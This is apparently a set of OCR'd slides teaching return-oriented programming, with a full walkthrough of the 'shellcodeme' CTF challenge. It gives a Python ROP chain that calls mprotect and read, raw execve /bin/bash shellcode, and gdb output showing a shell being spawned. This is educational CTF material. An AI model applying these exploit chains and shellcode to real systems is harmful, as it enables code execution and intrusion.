
BUT THIS GADGET CONTAINS MORE GADGETS

```
401093: 5b      pop     rbx
401094: 5d      pop     rbp
401095: 41 5c   pop     r12
401097: c3      ret
```

> WHAT IF WE RETURN TO 0x40196, IN THE MIDDLE OF THE POP R12 STATEMENT?

> WE END UP WITH A NEW GADGET:

```
401096: 5c      pop     esp
401097: c3      ret
```



RECYCLING! =)

LOCATING GADGETS

SEVERAL TOOLS EXIST

ROPSHELL.COM

GDB-PEDA

MY OWN ROPGADGET.PY

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

MANY STRATEGIES EXIST

TWO EXAMPLES:

RE-USE OPEN/READ/WRITE TO GRAB THE FLAG

```
fd = open("flag", O_RDONLY, S_IREAD)
read(fd, &buf, 1024)
write(STDOUT, &buf, 1024)
```

MAKE MEMORY WRITEABLE & EXECUTABLE

```
// PROT_READ | PROT_WRITE | PROT_EXEC = 0x7
mprotect(0x8048000, 0x1000, 0x7)
// read in shellcode
read(STDIN, 0x8048000, 0x1000)
// jmp/ret to shellcode
```

ROP EXAMPLE - SHELLCODEME

WHAT ARE WE UP AGAINST?

```c
/* gcc -m32 -fno-stack-protector -znoexecstack -o shellcodeme shellcodeme.c */
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>

#define SHELLCODE_LEN 1024

int main(void) {
    char *buf;
    buf = mmap((void *)0x20000000, SHELLCODE_LEN, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
    read(0, &buf, SHELLCODE_LEN);
    mprotect((void *)0x20000000, SHELLCODE_LEN, PROT_READ); // no no no~
    (*(void(*)()) buf)(); // SEGV! no exec. can you execute shellcode?
}
```

OBVIOUS VULNERABILITY =)


```c
char *buf;
buf = mmap((void *)0x20000000,
read(0, &buf, SHELLCODE_LEN);
// should have been:
read(0, buf, SHELLCODE_LEN);
```

ROP EXAMPLE - SHELLCODEME

FIRST, DISASSEMBLE BINARY

```
# disassemble binary
$ objdump -d -M intel ./shellcodeme > shellcodeme.out
```

LAUNCH GDB & OVERFLOW THAT BUF!



TRICKY STACK LAYOUT

```
gdb-peda$ x/16wx $esp
0xffffd57c:     0x080484fc      0x20000000      0x00000400      0x00000001
0xffffd58c:     0x00000022      0xffffffff      0x00000000      0xffffd66c
0xffffd59c:     0xffffd5b8      0xf7e90515      0xf7fee590      0x0804850b
0xffffd5ac:     0x41414141      0x42424242      0x43434343      0x44444444
gdb-peda$
```

RESTORE THE STACK SO THAT ESP POINTS TO INPUT

INSPECT REGISTERS!

EBP POINTS TO INPUT+16

```
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$ i r
eax            0x41414141       0x41414141
ecx            0x400    0x400
edx            0x1      0x1
ebx            0xf7fc1ff4       0xf7fc1ff4
esp            0xffffd57c       0xffffd57c
ebp            0xffffd5b8       0xffffd5b8
esi            0x0      0x0
edi            0x0      0x0
eip            0x41414141       0x41414141
eflags         0x10217  [ CF PF AF IF RF ]
```

MAKE ESP POINT TO INPUT

USE THE LEAVE OPCODE

LEAVE: MOV ESP, EBP; POP EBP

```
# BEFORE LEAVE
esp                0xffffd57c    0xffffd57c
ebp                0xffffd5b8    0xffffd5b8
# AFTER  LEAVE
esp                0xffffd5bc    0xffffd5bc
ebp                0x44444444    0x44444444
```

I USUALLY AVOID GADGETS WITH LEAVE, BECAUSE IT MESSES UP ESP AND CAUSES LOSS OF CONTROL OVER EIP

FIRST ROP GADGET

```
#!/usr/bin/python
import struct
def p(x):
      return struct.pack('<L',x)
payload = ""
payload += p(0x080484fc)          # leave; ret (restore stack)
payload += "A"*12                 # dummy
payload += "BBBB"                 # next gadget
print payload
```

```
:: -                bas@tritonal: ~/tmp/adctf2014/shellcodeme
bas@tritonal:~/tmp/adctf2014/shellcodeme$ ulimit -c unlimited
bas@tritonal:~/tmp/adctf2014/shellcodeme$ python rop1.py | ./shellcodeme
Segmentation fault (core dumped)
bas@tritonal:~/tmp/adctf2014/shellcodeme$ gdb ./shellcodeme core
```

```
warning: Can't read pathname for load map: Input/output error.
Core was generated by `./shellcodeme'.
Program terminated with signal 11, Segmentation fault.
#0  0x42424242 in ?? ()
gdb-peda$
```

BOOM

TAKE A STEP BACK

HOW ARE WE GOING TO EXPLOIT THIS WITH ROP?

THE BINARY ALREADY HAS TWO USEFUL FUNCTIONS:

```
08048330 <mprotect@plt>:
8048330:       ff 25 0c a0 04 08          jmp    DWORD PTR ds:0x804a00c
8048336:       68 00 00 00 00             push   0x0
804833b:       e9 e0 ff ff ff             jmp    8048320 <_init+0x2c>

08048340 <read@plt>:
8048340:       ff 25 10 a0 04 08          jmp    DWORD PTR ds:0x804a010
8048346:       68 08 00 00 00             push   0x8
804834b:       e9 d0 ff ff ff             jmp    8048320 <_init+0x2c>
```

MPROTECT & READ

MPROTECT CHANGES MEMORY PROTECTION FLAGS

```
int mprotect(void *addr, size_t len, int prot);
```

Description

mprotect() changes protection for the calling process's memory **page**(s) containing any part of the address range in the interval [*addr*, *addr*+*len*-1]. *addr* must be aligned to a page boundary.

If the calling process tries to access memory in a manner that violates the protection, then the kernel generates a **SIGSEGV** signal for the process.

prot is either **PROT_NONE** or a bitwise-or of the other values in the following list:

PROT_NONE

The memory cannot be accessed at all.

PROT_READ

The memory can be read.

PROT_WRITE

The memory can be modified.

PROT_EXEC

The memory can be executed.

LET'S USE MPROTECT TO MAKE A SECTION OF MEMORY EXECUTABLE

HIGH-LEVEL EXPLOIT OVERVIEW

WE'LL BUILD A ROP CHAIN TO 'CALL' MPROTECT TO MAKE A SECTION OF MEMORY RWX

THEN, 'CALL' READ TO READ STANDARD SHELLCODE FROM STDIN

FINALLY, WE'LL RETURN TO OUR NEWLY READ SHELLCODE & SPAWN A SHELL

LET'S START WITH MPROTECT

```
#!/usr/bin/python
import struct
def p(x):
      return struct.pack('<L',x)
payload = ""
payload += p(0x080484fc)        # leave; ret (restore stack)
payload += "A"*12               # dummy

# make memory section rwx
# int mprotect(void *addr, size_t len, int prot);
payload += p(0x08048330)        # mprotect@plt
payload += "FAKE"               # FAKE return address for mprotect
payload += p(0x20000000)        # addr
payload += p(0x1000)            # page-aligned size
payload += p(0x7)               # PROT_READ|PROT_WRITE|PROT_EXEC

print payload
```

THE ADDRESS OF MPROTECT WAS TAKEN FROM THE DISASSEMBLY OUTPUT

RUN IT LIVE IN GDB

STORE OUTPUT OF ROP1.PY IN FILE

```
$ python rop1.py > in
```

RUN GDB-PEDA

```
$ gdb ./shellcodeme
```


START PROGRAM AND USE INPUT FROM FILE

```
gdb-peda$ r <in
```

SUCCESS!

EIP='FAKE'

VMMAP >



^ 0x20000000 = RWX!

WHAT ABOUT THE NEXT STEP?

STACK LOOKS LIKE THIS:

```
        0xffffd5bc: 0x08048330
        0xffffd5c0: "FAKE"          # OUR NEXT GADGET: READ
ESP >   0xffffd5c4: 0x20000000      # BUT THESE
        0xffffd5c8: 0x00001000      # ARE ARGUMENTS
        0xffffd5cc: 0x00000007      # FOR MPROTECT!!
```

SOLUTION: POP POP POP RET

> EACH POP WILL ADD **4** TO ESP

> FINAL RET WILL PICK UP THE ADDRESS OF THE NEXT GADGET FROM THE STACK

USING GDB-PEDA TO LOCATE PPPR

```
gdb-peda$ ropgadget
```

```
gdb-peda$
gdb-peda$ ropgadget
ret = 0x804819f
popret = 0x8048315
pop2ret = 0x804855e
pop3ret = 0x804855d
pop4ret = 0x804855c
leaveret = 0x80483e8
addesp_12 = 0x8048312
addesp_44 = 0x8048559
gdb-peda$
```

GDB LOCATED SEVERAL GADGETS

WE'LL USE 0x804855D

```
gdb-peda$ x/4i 0x804855d
   0x804855d <__libc_csu_init+93>:      pop    esi
   0x804855e <__libc_csu_init+94>:      pop    edi
   0x804855f <__libc_csu_init+95>:      pop    ebp
   0x8048560 <__libc_csu_init+96>:      ret
gdb-peda$
```

UPDATE THE POC & RUN IT

```
#!/usr/bin/python
import struct
def p(x):
      return struct.pack('<L',x)
payload = ""
payload += p(0x080484fc)          # leave; ret (restore stack)
payload += "A"*12                 # dummy

# make memory section rwx
# int mprotect(void *addr, size_t len, int prot);
payload += p(0x08048330)          # mprotect@plt
payload += p(0x0804855d)          # pppr
payload += p(0x20000000)          # addr
payload += p(0x1000)              # page-aligned size
payload += p(0x7)                 # PROT_READ|PROT_WRITE|PROT_EXEC

payload += "AAAA"                 # test
print payload
```

```
$ python rop1.py > in
```

```
$ gdb ./shellcodeme
```

```
gdb-peda$ r <in
```

```
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

BOOM

ADD IN READ()

```
# make memory section rwx
# int mprotect(void *addr, size_t len, int prot);
payload += p(0x08048330)        # mprotect@plt
payload += p(0x0804855d)        # pppr
payload += p(0x20000000)        # addr
payload += p(0x1000)            # page-aligned size
payload += p(0x7)               # PROT_READ|PROT_WRITE|PROT_EXEC

# read shellcode into buffer
# ssize_t read(int fd, void *buf, size_t count);
payload += p(0x08048340)        # read@plt
payload += p(0x0804855d)        # pppr
payload += p(0x0)               # fd = STDIN
payload += p(0x20000000)        # buf
payload += p(0x200)             # len

# return to buffer with shellcode
payload += p(0x20000000)        # return address
```

SUPPLY "SHELLCODE" CONSISTING OF INT 3

```
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$ (python ./rop1.py ; python -c 'print "\xcc\xcc"') | ./shellcodeme
Trace/breakpoint trap (core dumped)
bas@tritonal:~/tmp/adctf2014/shellcodeme$
```

MOMENT OF TRUTH

GRAB SOME SHELLCODE TO SPAWN A SHELL

& RUN THE EXPLOIT:

```
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$ (python ./rop1.py ; python -c 'print "
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68
\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"'; cat) | ./shellcodeme
```

MOMENT OF TRUTH

GRAB SOME SHELLCODE TO SPAWN A SHELL & RUN THE EXPLOIT:

```
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$ (python ./rop1.py ; python -c 'print "
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68
\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"'; cat) | ./shellcodeme
whoami
bas
uname -a
Linux tritonal 3.2.0-4-amd64 #1 SMP Debian 3.2.63-2+deb7u2 x86_64 GNU/Linux
^C
bas@tritonal:~/tmp/adctf2014/shellcodeme$
bas@tritonal:~/tmp/adctf2014/shellcodeme$
```


SHELL HAS LANDED!

THANKS

TEAM MEMBERS: NULLMODE, SUPERKOJIMAN, SWAPPAGE, BITVIJAYS, ETOX, HISTORYPEATS
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


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